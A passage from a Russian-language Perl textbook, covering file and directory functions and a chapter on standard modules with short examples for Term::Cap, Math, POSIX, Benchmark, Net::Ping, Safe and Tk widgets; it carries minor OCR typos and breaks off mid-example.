- **LOCK_SH (=1) —** разделяемый доступ к файлу,
- **LOCK_EX (=2)** — монопольный доступ к файлу,
- **LOCK_NB (=4)** - совместно с **LOCK_SH** или **LOCK_EX** обеспечивает «быстрый возврат», то есть функция **flock** возвращает управление в точку вызова, не дожидаясь, пока режим доступа к файлу активизируется (например, придется подождать разделяемого доступа, если какой-то процесс уже захватил монопольный доступ к файлу),
- **LOCK_UN (=8)** — снимает режим блокировки (то есть после выполнения этой операции процесс теряет все свои права на доступ к файлу).

Разрешается комбинировать несколько (не конфликтующих) режимов с помощью операции «побитное или» **(|)**.

chmod - изменение прав доступа к файлу

Функция **chmod** изменяет права доступа к файлу, хранящемуся на постоянном носителе. Наиболее важны права на чтение и/или запись, присвоенные тому или иному пользователю:

```
chmod список-параметров
```

Первым элементом списка должно быть число, задающее права доступа, как это принято в операционной системе Unix (это число удобно задавать в восьмеричном представлении, - например, 0644 или 0600). Остальными элементами списка являются имена

файлов. Функция возвращает число файлов, для которых операция была успешной.

В следующем примере используется файл **file.txt.** Текущие права доступа к нему установлены в 0600. А именно, для этого файла команда Unix **ls -l** выводит результат:

```
-rw-------      1 user  1 Oct 28 11:51 file/txt
```

С помощью функции **chmod** можно изменить права доступа на 0644:

```
chmod 0644, 'file.txt';
-rw-r--r--      1 user  1 Oct 28 11:51 file/txt
```

Возможно, ваша операционная система не поддерживает восьмеричные коды прав доступа. Например, Windows поддерживает только три атрибута файлов: A (архивный), R (только для чтения), H (скрытый) и S (системный). Эти атрибуты изменяются с помощью команды MS-DOS **attrib** или, в случае интерпретатора ActiveState Perl for Win32, функций **Win32::File::GetAttributes и Win32::File::SetAttributes.**

rename - переименование файлов

Функция **rename** позволяет изменять имена файлов:

```
rename старое-имя, новое-имя
```

Она возвращает *истину* (число 1), если файл удалось переименовать, и *ложь* (число 0) в противном случае.

glob - поиск файлов по шаблону

Функция **glob** возвращает список файлов, имена которых соответствуют указанному шаблону («шаблон» следует понимать в смысле файловой системы Unix, а не как регулярное выражение Perl[1]). Имя функции происходит от соответствующей команды Unix, хотя с не меньшим успехом эта функция Perl работает и для других операционных систем[2]. Если не указан аргумент, используется переменная **$_**:

```
glob выражение
glob
```

Например, следующий код выводит полный список файлов текущего каталога:

```
print join("\n", glob ('*'));
```

Подсказка. Можно вывести имена файлов следующим образом:

```
while (<*.txt>) { print; }
```

*Дело в том, что Perl неявно вызывает функцию **glob** и превращает шаблон указанного вместо дескриптора файла, в квазифайл, который состоит из строк, возвращаемых функцией **glob.** Однако для того, чтобы понять, как работает этот трюк, придется довольно глубоко залезть в документацию Perl.*

unlink - удаление файлов

[1] Хотя в данном случае это почти одно и то же — регулярные выражения в Unix используются на уровне стандартных средств ОС. — *Примеч. ред.*

[2] К сожалению, эта наивная вера автора не выдерживает проверки практикой. Использовать данную функцию обычно не рекомендуется даже в Unix, если используется оболочка C shell, а в Windows или DOS она может дать ошибочные результаты, если только не принять специальные меры. -*Примеч. ред.*

Функция **unlink** (название происходит от одноименной команды Unix, которую эта функция имитирует) позволяет удалять файлы, указанные в качестве ее аргумента. Функция возвращает число удаленных файлов. Если аргумент опущен, используется переменная **$_**:

```
unlink список-файлов
unlink
```

С помощью трюка, описанного в предыдущем разделе, можно удалять файлы с помощью шаблона, аналогичного шаблону **glob**. В следующем примере мы удаляем все файлы с расширением .old:

```
print 'Deleted ', unlink (<*.old>), ' files.';
Deleted 98 files.
```

Функция **unlink** не предназначена для удаления каталогов. Для этой цели следует использовать **rmdir** (см. ниже). Хотя при особых условиях функция **unlink** и способна удалять каталоги (см. документацию Perl), это может оказаться опасным для файловой системы.

opendir - открытие каталога

Функция **opendir** открывает каталог и создает дескриптор, который используется описываемыми ниже функциями **readdir, telldir, seekdir, rewinddir и closedir:**

```
opendir дескриптор, выражение
```

Каталог рассматривается как квазифайл, в котором записями служат имена файлов и подкаталогов. Пользователь может «считывать» их подобно строкам обычного файла, а также устанавливать позицию начала чтения с помощью перечисленных выше функций. Дескриптор файла, инициализированный функцией **opendir** как каталог, не может использоваться функциями файлового ввода/вывода, пока вы не закроете его функцией **closedir** и не откроете как обычный файл функцией **open.** Функция возвращает значение *истина,* если каталог удалось открыть, и *ложь* в противном случае.

closedir - закрытие каталога

Функция **closedir** закрывает каталог, ранее открытый с помощью функции **opendir:**

```
closedir дескриптор
```

Функция возвращает значение *истина,* если ее работа завершилась успехом, и *ложь* в противном случае.

readdir - чтение содержимого каталога

Функция **readdir** позволяет получить список файлов и подкаталогов в каталоге, ранее открытом с помощью **opendir:**

```
readdir дескриптор
```

По умолчанию имена файлов и подкаталогов начинают выводиться с первого содержащегося в каталоге имени, однако с помощью функций **seekdir и rewinddir** (см. далее) можно изменить порядок вывода. В списковом контексте **readdir** возвращает список из всех имен файлов, начиная с текущей позиции и до конца каталога. В скалярном контексте она воз-

вращает очередное имя файла. Если список имен исчерпан, возвращается пустой список в списковом контексте и неопределенное значение в скалярном контексте.

Подсказка. *Если вы собираетесь не просто вывести полученный список файлов, а еще и проверить их состояние, то сперва посмотрите описание функции* ***readdir*** *в документации Perl — здесь есть подводные камни, о которых полезно знать.*

В следующем примере выводится список имен файлов в текущем каталоге:

```
opendir (DIRECTORY, ".") or die "Cannot open current directory.";
print join("/", readdir(DIRECTORY)):
closedir DIRECTORY;
. /. . /T6.pl/Z.PL/P.PL/V.PL/W.PL
```

seekdir - установка текущей позиции в каталоге

Функция **seekdir** позволяет изменять текущую позицию в каталоге, открытом с помощью функции **opendir:**

```
seekdir дескриптор, позиция
```

Значение параметра *позиция* должно быть значением, возвращаемым функцией **telldir** (см. ниже).

telldir - чтение текущей позиции в каталоге

Функция **telldir** возвращает текущую позицию в каталоге, открытом с помощью **opendir** *(с* этой позиции будет начинаться очередная операция чтения, выполняемая функцией **readdir):**

```
telldir дескриптор
```

rewinddir - установка текущей позиции на начало каталога

функция **rewinddir** устанавливает позицию, используемую функцией **readdir,** на начало каталога:

```
rewinddir дескриптор
```

chdir - смена текущего каталога

Вы можете изменить текущий каталог с помощью функции **chdir:**

```
chdir выражение
chdir
```

функция **chdir** изменяет текущий каталог на значение аргумента (текстовой строкой), если это возможно. Если не указан параметр, то текущим становится домашний каталог. Функция возвращает значение *истина,* если ее работа завершилась успехом, и *ложь* в противном случае.

В следующем примере текущий каталог изменяется на родительский (обозначаемое как «**..**» как в DOS, так и в Unix) и выводится список файлов, хранящихся в нем:

```
chdir "..";
opendir (DIRECTORY, ".") or die "Cannot open directory.";
print join (", ", readdir(DIRECTORY));
```

```
closedir DIRECTORY;
., .., mail, .alias, .cshrc, .login, .plan, .profile
```

mkdir - создание нового каталога

Фунция **mkdir** создает новый каталог:

```
mkdir выражение, права-доступа
```

Новый каталог создается с именем, указанным первым аргументом (текстовой строкой), если это возможно. Второй параметр задает права доступа к каталогу в виде восьмеричного числа (для файловой системы Unix — см. выше описание функции **chmod**). Функция возвращает значение *истина,* если ее работа завершилась успехом, и *ложь* в противном случае.

В следующем примере мы создаем новый каталог **tmp**, переходим в него и записываем файл:

```
mkdir "tmp", 0744;
chdir "tmp";
open (FILEHANDLE, ">hello.txt") or die "Cannot open file hello.txt.";
print FILEHANDLE "Hello!";
close (FILEHANDLE);
```

***Подсказка**. Версия Perl for Win32 игнорирует второй параметр, так что вы можете без проблем создавать каталоги, работая в Windows.*

rmdir - удалить каталог

Функция **rmdir** удаляет каталог:

```
rmdir выражение
rmdir
```

Разрешается удалять только пустой каталог. Если не задано имя каталога, используется переменная **$_**. Функция возвращает значение *истина,* если ее работа завершилась успехом, и *ложь* в противном случае (в последнем случае в переменную **$!** помещается сообщение об ошибке).

Часть III

Программирование на Perl

Глава 13

Стандартные модули

Коротко

В этой главе мы вкратце познакомимся с возможностями, предоставляемыми многочисленными модулями Perl. Модуль Perl состоит из кода, который написан в соответствие с определенными требованиями. Функции, содержащиеся в модулях, можно использовать в любой программе.

Использование модулей Perl

О правилах написания модулей Perl рассказывается в главе 15. Сейчас наиболее существенно то, что они предоставляют в распоряжение разработчика огромный объем уже написанного и выполняющего множество полезных функций кода. Модули находятся в файлах с расширением **.pm** и могут загружаться в программу с помощью команды **use:**

```
use модуль список
use модуль
use модуль ()
use модуль версия список
use модуль версия
use модуль версия ()
use версия
```

Если задано имя модуля и за ним следует список функций, то загружаются указанные функции. Если список не указан, загружаются все функции модуля. Наконец, если указан пустой список, то ни одна функция не загружается, хотя имена функций и переменных, указанные в модуле, становятся известны программе.

Если после имени модуля (или между именем модуля и списком функций) находится число, то перед загрузкой модуля проверяется его текущая версия (если в модуле предусмотрен номер версии). Если версия модуля, установленного в Вашей системе, младше версии, указан-

ной в команде **use,** интерпретатор прерывает работу с выдачей сообщения об ошибке.

Наконец, если первый переданный команде параметр — число, то Perl проверяет текущую версию интерпретатора. Если она меньше заданного числа, то интерпретатор прекращает работу с выдачей сообщения об ошибке. Вот пример, в котором мы загружаем все функции из модуля Safe:

```
use Safe;
$safecompartment = new Safe;
$safecompartment->permit(qw(print));
$result = $safecompartment->reval("print \"Hello!\";");
Hello!
```

А вот так из модуля POSIX загружается только функция **strtime:**

```
use POSIX 'strftime';
print strftime "Here is the date: %d/%m/%Y\n", localtime
Here is the date: 30/10/1999
```

Подсказка. *Наиболее простой способ преобразовать список имен функций в список строк ~ это заключить их в псевдокавычки* ***qw/.../*** *(см. табл. 23 в главе 2). То есть конструкция* ***use POSIX qw/strftime asctime/*** *эквивалентна конструкции* ***use POSIX ('strftime', 'asctime')*** *(обратите внимание на отсутствие запятых внутри конструкции* ***qw/.../****).*

Иногда для составных имен, включающих имя пакета и имя модуля, также приходится использовать разделитель **::** (то есть когда требуется подмодуль модуля). Например, в следующем случае мы используем подмодуль Copy модуля File, чтобы скопировать файл под новым именем:

```
use File::Copy;
copy ("file.txt", "file2.txt");
```

Подсказка. *Perl заменяет разделитель* ***::*** *на /, так что имя* ***File::Copy,*** *то есть* ***File/Copy,*** *означает, что мы ищем файл* ***Copy.pm*** *в подкаталоге* ***File*** *каталога библиотеки модулей.*

Кроме загрузки модулей команда **use** обрабатывает также прагмы, то есть специальные директивы для компилятора Perl. Мы уже встречались с некоторыми из них, — например, если вы поместите команду **use strict 'vars'** в программу, Perl будет требовать объявления всех глобальных переменных.

В Perl имеется множество стандартных модулей, и мы собираемся сделать в этой главе краткий обзор наиболее популярных. Сколько модулей включается в поставку Perl? Взгляните на табл. 13.1.

Помимо основных модулей Perl, перечисленных в табл. 13.1, в данном разделе приводится список основных прагм, обобщенных в табл. 13.2. Имена прагм используют строчные буквы, тогда как имена модулей начинаются с заглавной буквы.

Кроме стандартных модулей, поставляемых с Perl, множество дополнительных модулей можно получить через CPAN и другие архивы (например, узел компании ActiveState). Эти модули охватывают полный диапазон задач от сетевых операций до работы с интерфейсными библиотеками типа Tk. Вы можете скопировать и установить эти модули самостоятельно или же использовать инструмент, подобный Perl Package Manager (PPM), — то есть готовый сценарий Perl для установки пакетов[1] (он входит в состав пакета ActivePerl). Вот, к примеру, какие команды вы можете использовать с PPM после соединения с Интернетом:

- **help** — вывести справку,

[1] В Unix для установки модулей обычно используется модуль CPAN. — *Примеч. ред.*

- **install** *пакеты* — загрузить и установить указанные пакеты,
- **query** — получить информацию об установленных пакетах,
- **quit** — выход из PPM,
- **remove** *пакеты* — удаляет указанные пакеты,
- **search** — получить информацию о доступных (для загрузки и установки) пакетах,
- **set** — задать и отобразить текущие установки,
- **verify** — проверить, соответствуют ли установленные пакеты самой последней версии.

Например, чтобы загрузить и установить популярный модуль Tk, надо соединиться с Интернетом, запустить PPM, а затем ввести команду **«install Tk».** Эта процедура сильно упрощает процесс, хотя о проблемах, связанных с PPM, в посвященных Perl конференциях UseNet идут бесконечные споры.

Модуль Tk поддерживает вызов процедур библиотеки Tk из Perl и позволяет использовать в программах визуальный графический интерфейс. Так как этот модуль стал столь популярен среди программистов на Perl, мы рассмотрим его чуть более подробно (хотя он и *не* входит в стандартную библиотеку модулей), продемонстрировав несколько примеров, как отобразить окно с кнопками, кнопками с зависимой фиксацией (radiobuttons) и кнопками с независимой фиксацией (checkbox), меню, списками и другими интерфейсными элементами графической библиотеки Tk. (Обратите внимание, что интерфейсные элементы библиотеки Tk могут выглядеть по-разному в различных операционных системах.)

На этом закончим с введением. Теперь мы готовы приступить к обзору модулей Perl.

Таблица 13.1. Стандартные модули Perl

Модуль	Предназначение
AnyDBM_File	Среда для различных баз данных DBM
AutoLoader	Загрузка функций по требованию
AutoSplit	Разбивка пакета для облегчения режима автозагрузки (autoloading)
Benchmark	Тесты скорости кода на этапе выполнения
CPAN	Интерфейс к архиву CPAN (Comprehensive Perl Archive Network)
CPAN::FirstTime	Создает конфигурационный файл CPAN
CPAN::Nox	Запуск модулей CPAN без использования скомпилированных файлов (отбор по расширению файла)
Carp	Предупреждения об ошибках
Class::Struct	Создание структурных типов данных, подобных данным языка C
Config	Информация о конфигурации Perl
Cwd	Путь, соответствующий текущему (рабочему) каталогу
DB_File	Операции с базами данных DBM формата Berkley DB
Devel::SelfStubber	Создание заглушек для модулей с режимом автозагрузки
DirHandle	Методы работы с дескрипторами каталогов
DynaLoader	Загрузка библиотек языка C
English	Использование английских имен для специальных переменных Perl
Env	Доступ к значениям переменных среды
Exporter	Метод импортирования модулей, используемый по умолчанию
ExtUtils::Embed	Внедрение Perl в приложения, написанные на C/C++
ExtUtils::Install	Установка файлов
ExtUtils::Liblist	Получение библиотек для их использования
ExtUtils::MM_OS2	Замена поведения модуля ExtUtils::MakeMaker, типичного для Unix, на поведение, типичное для OS/2
ExtUtils::MM_Unix	Устанавливает поведение модуля ExtUtils::MakeMaker, типичное для Unix
ExtUtils::MM_VMS	Замена поведения модуля ExtUtils::MakeMaker, типичного для Unix, на поведение, типичное для VMS
ExtUtils::MakeMaker	Создание расширенного makefile
ExtUtils::Manifest	Запись файла с описанием пакета
ExtUtils::Mkbootstrap	Создание файла автозагрузки, используемого модулем DynaLoader
ExtUtils::Mksymlists	Запись файла с параметрами работы для редактора связей

ExtUtils::testlib	Добавляет каталоги к переменной **@INC**
Fatal	Ошибки считаются критическими
Fcntl	Загрузка заголовочного файла языка C **Fcntl.h**, содержащего символические имена для констант, используемых функциями Perl
File::Basename	Синтаксический разбор полного имени файла
File::CheckTree	Тестирование файлов по полному дереву каталогов
File::Compare	Сравнение файлов
File::Copy	Копирование файлов
File::Find	Поиск файлов по полному дереву каталогов
File::Path	Создание и удаление каталогов
File::stat	Интерфейс для функций stat()
FileCache	Позволяет одновременно открыть больше файлов
FileHandle	Методы для работы с дескрипторами файлов
FindBin	Поиск каталога, где находится сценарий Perl
GDBM_File	Функции и классы для работы с базами данных DBM (библиотека GDBM)
Getopt::Long	Обработка параметров командной строки
Getopt::Std	Обработка однобуквенных параметров командной строки
I18N::Collate	Сравнение 8-битных скалярных данных в соответствии с национальными стандартами
IO	Загрузка модулей ввода/вывода
IO::File	Методы для работы с дескрипторами файлов
IO::Handle	Методы для работы с дескрипторами ввода/вывода
IO::Pipe	Методы для работы с каналами
IO::Seekable	Методы для работы с объектами ввода/вывода
IO::Select	Выбор системных вызовов
IO::Socket	Обмен данными через сокеты
IPC::Open2	Открывает процесс на чтение и запись (одновременно)
IPC::Open3	Открывает процесс на чтение, запись и обработку ошибок (одновременно)
Math::BigFloat	Создание чисел с плавающей точкой произвольной длины
Math::BigInt	Создание целых чисел произвольной длины
Math::Complex	Работа с комплексными числами
Math::Trig	Интерфейс Math::Complex для тригонометрических функций
NDBM_File	Функции и классы для работы с базами данных DBM (библиотека NDBM)
Net::Ping	Отправка ICMP-пакетов на удаленный компьютер
Net::hostent	Интерфейс к функциям **gethost***
Net::netent	Интерфейс к функциям **getnet***
Net::protent	Интерфейс к функциям **getproto***
Net::servent	Интерфейс к функциям **getserv***
Opcode	Запрещает именованные псевдокоды
Pod::Text	Преобразует документацию в формате POD (Plain Old Documentation) в форматированный текст ASCII
POSIX	Интерфейс к функциям POSIX (стандарт IEEE 1003.1)
SDBM_File	Функции и классы для работы с базами данных DBM (библиотека SDBM)
Safe	Выполнение кода в защищенном разделе
Search::Dict	Поиск ключа в словаре (аналог хэш-таблицы)
SelectSaver	Сохранение и восстановление дескрипторов файлов
SelfLoader	Загрузка функций исключительно по требованию
Shell	Выполнение команд командной оболочки
Socket	Загрузка файла языка C **socket.h** с символическими именами для констант, используемых функциями обмена данными через сеть
Symbol	Манипулирование символами Perl
Sys:Hostname	Позволяет получить имя компьютера
Sys::Syslog	Интерфейс к вызовам системной функции **syslog(3)**
Term::Cap	Интерфейс управления терминалом
Term::Complete	Интерактивное заполнение слов данными
Term::ReadLine	Интерфейс для пакета readline
Test::Harness	Выполняет сценарии Perl и записывает статистику
Text::Abbrev	Создает таблицу сокращений
Text::ParseWords	Синтаксический разбор текста
Text::Soundex	Алгоритм Soundex

Text::Tabs	Заменяет табуляции на последовательности пробелов, и наоборот
Text::Wrap	Перенос длинных строк
Tie::Hash	Определения для «связанных» хэшей
Tie::RefHash	Определения для «связанных» хэшей со ссылками на ключи
Tie::Scalar	Определения для «связанных» скалярных переменных
Tie::SubstrHash	Создает таблицу фиксированного размера с алгоритмом хэширования ключей, также имеющих фиксированный размер
Time::Local	Возвращает время в соответствии с локальными установками и по Гринвичскому меридиану
Time::gmtime	Интерфейс для функции gmtime
Time::localtime	Интерфейс для функции localtime
Time::tm	Используется модулями Time::gmtime и Time::localtime
UNIVERSAL	Базовый класс для всех классов
User::grent	Интерфейс к функциям **getgr***
User::pwent	Интерфейс к функциям **getpw***

Таблица 13.2. Стандартные прагмы Perl

Прагма	Предназначение
blib	Использовать деинсталлированную MakeMaker версию пакета
diagnostics	Использовать расширенную диагностику предупреждающих сообщений
integer	Использовать целочисленную арифметику
less	Запрашивает у компилятора минимальную реализацию синтаксической конструкции
lib	Управляет списком путей, в которых Perl будет искать сценарии
locale	Задает работу функций, чувствительных к локальным настройками, с текущими настройками locale
ops	Ограниченное использование именованных псевдокодов
overload	Перегрузка операций Perl
re	Изменяет работу регулярных выражений Perl
sigtrap	Разрешает обработку (перехват) сигналов
strict	Задает строгую проверку не вполне безопасных программных конструкций
subs	Вынуждает декларировать подпрограммы
vmsish	Использовать поведение, специфичное для операционной системы VMS
vars	Вынуждает предварительное декларирование имен глобальных переменных

Непосредственные решения

Term::Cap - работа с терминалом

Модуль Term предназначен для работы с терминалом. Например, с помощью функции **Tgoto** можно переместить курсор в любую точку. В следующем примере он перемещается в строку 5, колонку 40, где и выводится слово «Perl». Для этого нам потребуются функции из модулей POSIX и Term (функция модуля POSIX определяет скорость вывода на терминал).

Перейдем к примеру. Сначала создается объект **$termcap,** соответствующий терминалу:

```
use POSIX;
use Term;
$termios = POSIX::Termios->new;
$termios->getattr;
$speed = $termios-getospeed;
$termcap = Term::Cap->Tgetent ({Term => undef, OSPEED => $speed});
```

Теперь **$termcap** используется для очистки экрана с помощью метода **Tputs** и перемещения курсора в нужное место с помощью метода **Tgoto:**

```
use POSIX;
use Term;
```

```
$termios = POSIX::Termios->new;
$termios->getattr;
$speed = $termios-getospeed;
$termcap = Term::Cap->Tgetent ({Term => undef, OSPEEO => $speed});
$termcap->Tputs('cl', 1, *STDOUT);
$termcap->Tgoto('cm', 40, 5, *STDOUT);
print "Perl\n";
```

Итак, мы получили, что требовалось, — курсор попал в точку (5,40).

Подсказка. *Этот сценарий будет работать только для терминалов или эмуляторов терминалов, поддерживающих управляющие escape-последовательности. Для окон DOS, работающих под управлением Windows, он работать не будет.*

Math - комплексные числа и числа большой разрядности

Модуль Math служит для выполнения математических операций с комплексными числами или числами с большим числом разрядов. В следующем примере создаются два комплексных числа (то есть числа, состоящих из вещественной и мнимой части), затем они складываются, а результат выводится на экран:

```
use Math::Complex;
$operand1 = Math::Complex->new(1, 2);
$operand2 = Math::Complex->new(3, 4);
$sum = $operand1 + $operand2;
print "Sum = $sum\n";
Sum = 4*6i
```

А вот как используется пакет BigInt, позволяющий работать с большими целыми числами (пакет BigFloat, позволяющий работать с большими числами с плавающей точкой, также существует). В следующем примере складываются два больших целых числа:

```
use Math::BigInt;
$int1 = 123456789123456789;
$int2 = 987654321987654321;
print "Sum of integers = ", $int1 + $int2, "\n";
Sum of integers = 1.1111111111111111ex18
```

Поскольку Perl не работает с большими числами напрямую, он преобразует их в числа с плавающей точкой. Вот как получить распечатку результата в формате целого числа:

```
use Math::BigInt;
$bint1 = Math::BigInt->new('123456789123456789');
$bint2 = Math::BigInt->new('987654321987654321');
print "Sum of integers = ", $bint1->badd($bint2), "\n";
Sum of integers = 1111111111111111110
```

POSIX - функции Portable Operating System Interface

Как мы уже знаем из предыдущих глав, Лаборатория компьютерных систем Национального института стандартов и технологий (the National Institute of Standards and Technology Computer Systems Laboratory - NIST/CSL) в содружестве с другими организациями создала стандарт POSIX - Portable Operating System Interface. POSIX - это большая библиотека стандартизированных C-подобных функций, покрывающие стандартные потребности программирования.

Модуль Perl POSIX обеспечивает доступ почти ко всем функциям, стандартизированным в

POSIX версии 1003.1. Модуль POSIX подключается к программе командой **use:**

```
use POSIX;                    # добавить всю библиотеку
use POSIX 'функция';          # добавить одну функцию
use POSIX qw(фун1 фун2);      # добавить несколько функций
```

(Псевдокавычки **qw/.../** (см. табл. 2.3 в главе 2), использованные в третьем варианте, являются самым простым способом создать список из строк-имен функций, заключенных в кавычки.)

Например, вот так используется функция **strftime** модуля POSIX, форматирующая дату:

```
use POSIX 'strftime';
print strftime "Here's the date: %d/%m/%Y\n", localtime;
Here's the date:  30/10/1999
```

Если вы еще не знаете, какие функции содержатся в модуле POSIX, имеет смысл потратить некоторое время, чтобы ознакомиться с ними. Во многих случаях они даже менее платформозависимы, чем сам Perl.

Benchmark - тестирование производительности

Модуль Benchmark может служить для определения производительности программы, подобно секундомеру, включаемому при старте программы и выключаемому при ее окончании. (В многозадачных системах в игру иногда вступают посторонние факторы, например то, как планировщик отнесется к программе. В результате измеренное время может оказаться больше истинного времени ее работы.) В следующем примере с помощью объектов модуля Benchmark измеряется, сколько времени занимает миллион итераций цикла:

```
use Benchmark;
$timestamp1 = new Benchmark;
for ($loop_index= 0; $loop_index < 1_000_000; $loop_index++)
   { $variable1 = 1; }
$timestamp2 = new Benchmark;
$timedifference = timediff($timestamp2, $timestamp1);
print "The loop took ", timestr($timedifference);
The loop took 5 wallclock secs ( 5.65 usr x 0.00 sys = 5.65 CPU)
```

Time - измерение времени и преобразование форматов времени

Модуль Time позволяет преобразовывать локальное время или время по Гринвичскому меридиану в секунды, отсчитываемые «от наступления эпохи» (для Unix и большинства других операционных систем «начало эпохи» отсчитывается от 01.01.1970). Например, в следующем фрагменте кода с помощью подмодуля Tim::Local вычисляется количество секунд от 01.01.1970 до 01.01.2000:

```
use Time::Local;
print timelocal(0, 0, 0, 1, 1, 2000);
949381200
```

Carp - сообщения об ошибках с указанием точки вызова

Команды **warn** и **die** сообщают только о текущем месте возникновения ошибки. Команды модуля Carp организованы так, что в сообщении об ошибке указывается точка

вызова функции. Тем самым созданные с их помощью модули будут вести себя как встроенные функции, сообщая об ошибке пользователя, вызвавшего подпрограмму с неверными параметрами, а не об ошибке создавшего ее программиста☺. Другими словами, программисты, использующие написанные вами модули, будут видеть не номер строчки внутри вашей подпрограммы, а номер строчки в своем исходном коде, что более важно для их работы. Вот пример использования команд из модуля Carp:

```
use Carp;
carp "This is a warning!";
croak "This is an error!";
confess "So long!";
```

(Первая команда выводит предупреждающее сообщение и продолжает выполнение кода. Вторая команда выводит сообщение об ошибке и прекращает выполнение программы. Третья печатает сообщение об ошибке и стек вызовов функций, после чего прекращает выполнение программы.)

locale -- использование локальных настроек компьютера

Модуль locale — это на самом деле прагма, которая разрешает чувствительным к локальным настройкам подпрограммам из модуля POSIX[1] использовать эту информацию. Прагма влияет на такие моменты, как выбор точки или запятой при выводе чисел с плавающей точкой, стандартный формат даты и т. д. Чтобы отключить влияние локальных настроек, используйте команду **no locale.** В следующем примере массив сортируется в соответствии с локальными настройками:

```
use locale;
@sorted = sort @unsorted;
```

File - операции с файлами

Модуль File обеспечивает поддержку работы с файлами. Например, подмодуль File::Copy содержит две отсутствующие в стандартной библиотеке Perl функции: **copy** (для копирования файлов) и **move** (для перемещения файла в новый каталог). В следующем примере файл file.txt копируется в file2.txt, а тот перемещается в каталог, расположенный на уровень выше текущего:

```
use File::Copy;
copy ("file.txt", "file2.txt");
move ("file2.txt", "..");
```

Net - доступ к сети Интернет

Модуль Net содержит подпрограммы для работы с сетью и удаленными компьютерами. В следующем примере модуль Net::Ping используется для проверки соединения с удаленным компьютером. Сначала создается объект $**pingobject,** который методом **ping** бу-

[1] На самом деле, *любым* подпрограммам и функциям Perl, чувствительным к локальным настройкам (в частности, это относится к операциям сортировки, регулярным выражениям и т. д.). В Windows локальные настройки задаются с помощью функции setlocale. В Unix локаль обычно устанавливается на системном уровне, но можно задать ее и в программе. — *Примеч. ред.*

дет отправлять тестовые пакеты указанному компьютеру При этом можно использовать различные протоколы, например TCP, ICMP или UDP. Вызов метода **new,** создающего объект, имеет формат:

```
$pingobject = New::Ping->new([протокол [, время-ожидания [, число-байтов]]]);
```

Все параметры являются необязательными:

- протокол может принимать значения **'tcp', 'udp'** или **'icmp'** (по умолчанию используется **'udp'**);
- время ожидания задается в секундах;
- число-байт задает размер пакета, посылаемого удаленному компьютеру (максимум равен 1024).

Вызов метода, выполняющего отправку пакета удаленному компьютеру, имеет необязательный параметр, задающий время ожидания ответа:

```
$pingobject->ping(имя-компьютера [, время-ожидания]);
```

По окончании работы объект закрывается с помощью метода **close. В** следующем примере демонстрируются возможности модуля Net::Ping:

```
use Net::Ping;
$pingobject = Net::Ping->new(icmp);
if ($pingobject->ping('yourserver.com'))
   { print "Could reach host." };
$pingobject->close();
Could reach host.
```

Safe - безопасное выполнение кода

Модуль Safe позволяет выполнять код в безопасном режиме за счет создания особого раздела, функционирующего независимо от остальной части программы. Вы можете указать, какие функции разрешено вызывать в этом разделе, с помощью метода **permit.** Поскольку в наше время секретности уделяется большое внимание, модуль Safe весьма разросся и включает множество встроенных методов. В следующем примере мы создаем новый раздел для выполнения кода, разрешаем использовать в нем команду **print,** а затем выполним некоторый код, используя метод **reval** модуля Safe:

```
use Safe;
$safecompartment = new Safe;
$safecompartment->permit('print');
$result = $safecompartment->reval("print \"Hello!\";");
Hello!
```

Tk - средства работы с библиотекой Tk

Взаимодействие между интерпретатором Perl и графической библиотекой Tk является очень популярной темой, поэтому в нашей книге мы покажем несколько примеров того, как функции Tk вызываются из Perl. Если вы имеете опыт работы с Tcl/Tk, большая часть кода приводимых примеров будет для вас очевидной. (Если нет, то документация Perl/Tk поможет вам разобраться.) Базовый процесс очень прост: модуль Tk подключается с помощью команды **use Tk,** создается главное окно, затем создаются и упаковываются в виде объектов необходимые интерфейсные элементы Tk. При их создании ука-

зываются необходимые параметры. После инициализации элементов вызывается функция **MainLoop.** Она передает контроль над интерфейсными объектами модулю Tk. В результате появляется окно с интерфейсными элементами.

В нескольких последующих разделах будут приведены примеры работы с модулем Tk. Чтобы разобраться с ними, читателю потребуется некоторый опыт программирования библиотеки Tk.

Tk: кнопки и текстовые интерфейсные элементы

Начнем рассмотрение примеров использования функций Tk в Perl с программы, которая создает окно и помещает в него кнопку и текстовый элемент. Когда вы щелкаете по кнопке, программа выводит текст «Hello!» в текстовом элементе. Результат показан на рис. 13.1.

```
use Tk;
$topwindow = MainWindow->new();
$topwindow->Label('-text' => 'Button and text widget example')->pack();
$topwindow->Button('-text' => "Click Me!", '-command' => \&display )->pack('-side' => "left");
$text1 = $topwindow->Text('-width' => 40, '-height' => 2)->pack();
$text1->bind('<Double-1>', \&display);
sub display
{
   $text1->insert('end', "Hello!");
}
MainLoop;
```




Рис. 13.1. Отображение кнопки Tk и текстового элемента

Tk: кнопки с зависимой и независимой фиксацией

Данный пример показывает, как вывести кнопки с зависимой (radiobuttons) независимой (checkbuttons) фиксацией, а также определить, какие именно кнопки выбраны пользователем. Результат показан на рис. 13.2.

```
use Tk;
$topwindow = MainWindow->new();
$topwindow->Label('-text' => 'Radio- and checkbutton widget example' )->pack();
$topwindow->Radiobutton('-text' => "Radio 1", '-value' => "1", '-command' => sub
   { $text1->delete('1.0', 'end');
   $text1->insert('end', "You clicked radio 1"); } )->pack();
$topwindow->Radiobutton('-text' => "Radio 2", '-value' => "0", '-command' => sub
   { $text1->delete('1.0', 'end' );
   $text1->insert('end', "You clicked radio 2"); } )->pack();
$topwindow->Checkbutton('-text' => "Check 1", '-command' => sub
   { $text1->delete('1.0', 'end');
   $text1->insert('end', "You clicked check 1"); } )->pack();
$topwindow->Checkbutton('-text' => "Check 2", '-command' => sub
   { $text1->delete('1.0' , 'end');
   $text1->insert('end', "You clicked check 2"); } )->pack();
$text1 = $topwindow->Text('-width' => 40, '-height' => 2)->pack();
MainLoop;
```




Рис. 13.2. Кнопки с зависимой фиксацией и кнопки с независимой фиксацией библиотеки Tk

Tk:интерфейсный элемент «список»

В этом примере выводится список. Когда пользователь выбирает элемент списка дважды по нему щелкнув, его выбор отображается в текстовом элементе. Результат показан на рис. 13.3.

```
use Tk;
$topwindow = MainWindow->new();
$topwindow->Label('-text' => 'Listbox widget example' )->pack();
$listbox1 = $topwindow->Listbox("-width" => 25, "-height" => 5 )->pack();
$listbox1->insert('end', "Apples", "Bananas", "Oranges", "Pears", "Pineapples");
